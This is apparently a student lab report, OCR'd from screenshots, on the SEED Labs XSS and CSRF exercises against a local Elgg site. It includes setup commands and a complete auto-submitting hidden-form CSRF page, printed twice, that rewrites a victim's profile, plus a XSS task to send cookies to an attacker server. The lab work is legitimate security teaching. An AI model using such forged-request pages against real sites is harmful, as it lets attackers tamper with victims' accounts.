
REPORT


Web Security Lab

Create a lab VM

- Open the VirtualBox, click "New"



- Create a Virtual Machine as the picture shows



- Choose the "Use an existing virtual hard disk file" , and the hard disk file is the pre-built VM disk file downloaded above.

- Start the Virtual Machine

Set up the Web Security environment (XSS)

Inside the Lab VM:

1. Open a Terminal
2. Download the required file: wget --no-check-certificate -c https://seedsecuritylabs.org/Labs_20.04/Files/Web_XSS_Elgg/Labsetup.zip
3. Run unzip Labsetup.zip && cd Labsetup
4. Edit the hosts file, and add a line at the end of the /etc/hosts file, eg: echo 10.9.0.5 www.seed-server.com | sudo tee -a /etc/hosts
5. Run docker-compose up -d
6. Open a browser, and visit www.seed-server.com
7. Username:alice, Password: seedalice; or Username: boby, Password: seedboby

Set up the Web Security environment (CSRF)

Inside the Lab VM:

1. Open a Terminal

2. Download the required file: wget --no-check-certificate -c https://seedsecuritylabs.org/Labs_20.04/Files/Web_CSRF_Elgg/Labsetup.zip
3. Run unzip Labsetup.zip && cd Labsetup
4. Edit the hosts file, and add a line at the end of the /etc/hosts file, eg: echo 10.9.0.5 www.seed-server.com | sudo tee -a /etc/hosts , echo 10.9.0.5 www.example32.com | sudo tee -a /etc/hosts, 10.9.0.105 www.attacker32.com
5. Run docker-compose up -d
6. Open a browser, and visit www.seed-server.com
7. Username:alice, Password: seedalice; or Username: samy, Password: seedsamy
8. Edit the attacker's pages: run dockps to check the container "attacker"'s id, and use docksh <container id> to edit attacker's html inside a container. eg:

[02/13/22]seed@VM:~/.../Labsetup$ dockps
53856dffc574 attacker-10.9.0.105
ca925c10bf2c elgg-10.9.0.5
50ea207fc673 mysql-10.9.0.6
[02/13/22]seed@VM:~/.../Labsetup$ docksh 53856dffc574
root@53856dffc574:/# cd /var/www/attacker/
root@53856dffc574:/var/www/attacker# nano addfriend.html


```
[02/13/22]seed@VM:~/.../Labsetup$ dockps
53856dffc574  attacker-10.9.0.105
ca925c10bf2c  elgg-10.9.0.5
50ea207fc673  mysql-10.9.0.6
[02/13/22]seed@VM:~/.../Labsetup$ docksh 53856dffc574
root@53856dffc574:/# cd /var/www/attacker/
root@53856dffc574:/var/www/attacker# nano addfriend.html
root@53856dffc574:/var/www/attacker#
```

Discover XSS vulnerabilities

Task 1: Display an Alert Window when visiting a user's profile

You can edit Boby's profile from this link: http://www.seed-server.com/profile/boby/edit

Make some changes, so that an Alert Window will be prompted:



Task 2: Stealing Cookies from the Victim's Machine

Boby commented on a post of Alice, when Alice views the comment, Alice's cookie will be stolen.

You may need to write some Javascript code to send the victim's cookie to your server

Task 3: Defeating XSS Attacks Using CSP

Share your solutions.

Discover CSRF vulnerabilities

Task 1: CSRF Attack using GET Request

Alice and Samy. Samy wants to become a friend to Alice, but Alice refuses to add him to her Elgg friend list. Samy decides to use the CSRF attack to achieve his goal. He sends Alice an URL (via an email or a posting in Elgg); Alice, curious about it, clicks on the URL, which leads her to Samy's web site: www.attacker32.com. Pretend that you are Samy, describe how you can construct the content of the web page, so as soon as Alice visits the web page, Samy is added to the friend list of Alice (assuming Alice has an active session with Elgg).

You need to edit the addfriend.html insider the attacker-10.9.0.105 container, and the page can be accessed from http://www.attacker32.com/addfriend.html

Task 2: CSRF Attack using POST Request
Samy plans to use a CSRF attack to modify Alice's profile.
Task 3: Defense
CSRF token.

3.1 Task 1: Observing HTTP Request


We use HTTP Header live. Below is a GET request and a POST request. GET request for Alice's profile. POST request to add Boby as a friend. Two parameters; the elgg ts and token.


3.2 Task2: CSRF Attack using GET Request

We need to construct a website that when visited automatically generates a GET request using the cookies from the elgg website. We will generate the GET request within an img.

I used the POST request from above to find Boby's user id (43). Using this guid we will generate a GET request for Boby. We know what a GET request looks like from HTTP header live tool.

I needed to add a html file to var/www/CSRF/Attacker. I had to login to root user to create "task1.html" into Attacker folder for the website. Like in the video I set height and width to 0 for the img.







The GET request will now generate when ever the website is visited. This will only work for Boby, because the guid must be correct.
If this were a real attack, we would need Alice to click the link while logged in to elgg. Ways to get Alice to click the link could be via email, through a message, or through a post. The message works well, because she has to be logged in to read anyways but is also suspicious. Since I played the role of both Alice and Boby I simply visited the link while logged in with Alice.


You can see the before and after of Alice's profile. See has no friends and when she clicks the link a friend is successfully added. You can see the new tab for the csrflabattacker.com/task1.html that was used.

3.3 Task 3: CSRF Attack using POST Request

I went to edit profile and made an edit. Using HTTP header live I got the POST URL and field information needed. To generate a POST request, we generate a form. The form is generated with the fields needed to make the edit, the correct guid, and URL. When Alice visits the website, the form is created and then automatically posted on her behalf.







With our malicious website ready, Boby sends Alice a message including the link.

I sent a message from boby with the malicious link to Alice. Alice profile is blank, and then after clicking the link Alice profile brief description now says “boby is my hero”.

Question 1: Boby can get Alice's user id (guid) by visiting her profile and clicking "send message". You do not even have to send a message, when the template to enter the message pops up, HTTP live header has a get request which includes Alice user id. "/messages/compose?send_to=42" would reveal Alice guid.

Question 2: We need to know the user's guid for this attack before they visit the malicious website. Because of this I do not think you could launch a CSRF attack on any and all user who visits the page. First, we would need to know the user id (guid) so that when they click on the website, the guid is included in the submitted form. There may be a way to automatically generate the guid upon visiting the website which re-directs to another website which uses the guid that was just retrieved and then use it to forge the request. That seems plausible, but I do not know if possible. So, again my answer is we do need to know the guid first, before the link is visited by the victim.

3.4 Implementing Countermeasure for Elgg:

I went to the gatekeeper function and commented out the top "return true;". I tried mounting the same attack, but it would not work. I tried a few times experimenting with adding the elgg_ts and elgg_tokens. The attack would not work. It appeared to be redirecting. The ts and token would both changes. In the picture below, we can see the elgg_token and elgg_ts using the Inspection Tool.

ATTACK METHODS
Lab Enviroment

- Attacker ``10.0.2.15``
- Server ``10.0.2.4``

Edit the DNS records in ``/etc/hosts`` on both the attacker and the server:

```
```

10.0.2.4 www.csrflabelgg.com
10.0.2.15 www.csrflabattacker.com
```

# Task 1

Create a web page as msg.html:

```
<html>
   <body>
      <h1>This is attack</h1>
   </body>
</html>

```

As show in image

![alt text](https://github.com/Asad-Ali-Code/Cross-Site-Request-Forgery/blob/main/msg%20file.PNG)

And put it into ``/var/www/CSRF/Attacker`` folder.

![alt text](https://github.com/Asad-Ali-Code/Cross-Site-Request-Forgery/blob/main/move%20msg%20file.PNG)

Then, send Alice a message that contains the URL: http://www.csrflabattacker.com/msg.html
as if Alice click on the link our `` msg.html``  execute

![alt text](https://github.com/Asad-Ali-Code/Cross-Site-Request-Forgery/blob/main/attack.PNG)

# Task 2

Observe a legitimate profile save request:
```

```
 Request URL: http://www.csrflabelgg.com/action/profile/edit
__elgg_token=7B0nt3O7twQOHOELADFNtg
__elgg_ts=1589772059
name=Alice
description=<p>dasdsa</p>


accesslevel[description]=2
briefdescription
accesslevel[briefdescription]=2
location
accesslevel[location]=2
interests
accesslevel[interests]=2
skills
accesslevel[skills]=2
contactemail
accesslevel[contactemail]=2
phone
accesslevel[phone]=2
mobile
accesslevel[mobile]=2
website
accesslevel[website]=2
twitter
accesslevel[twitter]=2
guid=42
```

 Create a malicious web page as ``profile.html``:

```
 <html>
```


```
<body>
    <h1>This page forges an HTTP POST request.</h1>
    <script type="text/javascript">
        function forge_post() {
            var fields;
            // The following are form entries need to be filled out by attackers.
            // The entries are made hidden, so the victim won't be able to see them.
            fields += "<input type='hidden' name='name' value='Alice'>";
            fields += "<input type='hidden' name='briefdescription' value='Boby
is my hero'>";
            fields += "<input type='hidden' name='accesslevel[briefdescription]'
value = '2'>";
            fields += "<input type='hidden' name='guid' value='42'>";
            // Create a <form> element.
            var p = document.createElement("form");
            // Construct the form
            p.action = "http://www.csrflabelgg.com/action/profile/edit";
            p.innerHTML = fields;
            p.method = "post";
            // Append the form to the current page.
            document.body.appendChild(p);
            // Submit the form
            p.submit();
        }
        // Invoke forge_post() after the page is loaded.
        window.onload = function () { forge_post(); }
    </script>
</body>

</html>
```

![alt text](https://github.com/Asad-Ali-Code/Cross-Site-Request-Forgery/blob/main/profile%20file.PNG)

And then place it into /var/www/CSRF/Attacker folder. So it can be accessed via http://www.csrflabattacker.com/profile.html.

![alt text](https://github.com/Asad-Ali-Code/Cross-Site-Request-Forgery/blob/main/move%20profile%20file.PNG)

Now send this URL to Alice, if she clicks and opens the website, it will forge an HTTP POST request to edit her ``brief description`` in profile page. After that, you can see her profile page is updated as:



seed lab 16.04 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Sublime Text

~/Documents/lab2/profile.html - Sublime Text (UNREGISTERED)

profile.html

```html
<html>

<body>
    <h1>This page forges an HTTP POST request.</h1>
    <script type="text/javascript">
        function forge_post() {
            var fields;
            // The following are form entries need to be filled out by attackers.
            // The entries are made hidden, so the victim won't be able to see them.
            fields += "<input type='hidden' name='name' value='Alice'>";
            fields += "<input type='hidden' name='briefdescription' value='Boby is my hero'>";
            fields += "<input type='hidden' name='accesslevel[briefdescription]' value = '2'>";
            fields += "<input type='hidden' name='guid' value='42'>";
            // Create a <form> element.
            var p = document.createElement("form");
            // Construct the form
            p.action = "http://www.csrflabelgg.com/action/profile/edit";
            p.innerHTML = fields;
            p.method = "post";
            // Append the form to the current page.
            document.body.appendChild(p);
            // Submit the form
            p.submit();
        }
        // Invoke forge_post() after the page is loaded.
        window.onload = function () { forge_post(); }
    </script>
</body>

</html>
```

Line 1, Column 1 | Tab Size: 4 | HTML

"profile.html" selected (1.2 kB)

seed lab 16.04 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

File Edit View History Bookmarks Tools Help

Alice : CSRF Lab Site

www.csrflabelgg.com/profile/alice

Most Visited | SEED Labs | Sites for Labs

Account »

CSRF Lab Site

Activity | Blogs | Bookmarks | Files | Groups | More »

Add widgets

Edit profile

Edit avatar

Blogs

Bookmarks


Files

Pages

Alice

Brief description: Boby is my hero

Friends


seed lab 16.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Edit View History Bookmarks Tools Help
www.csrflabattacker.com/msg.html
Search
Most Visited SEED Labs Sites for Labs
This is attack
Type here to search
23°C
ENG IN
10:40 PM
11/9/2021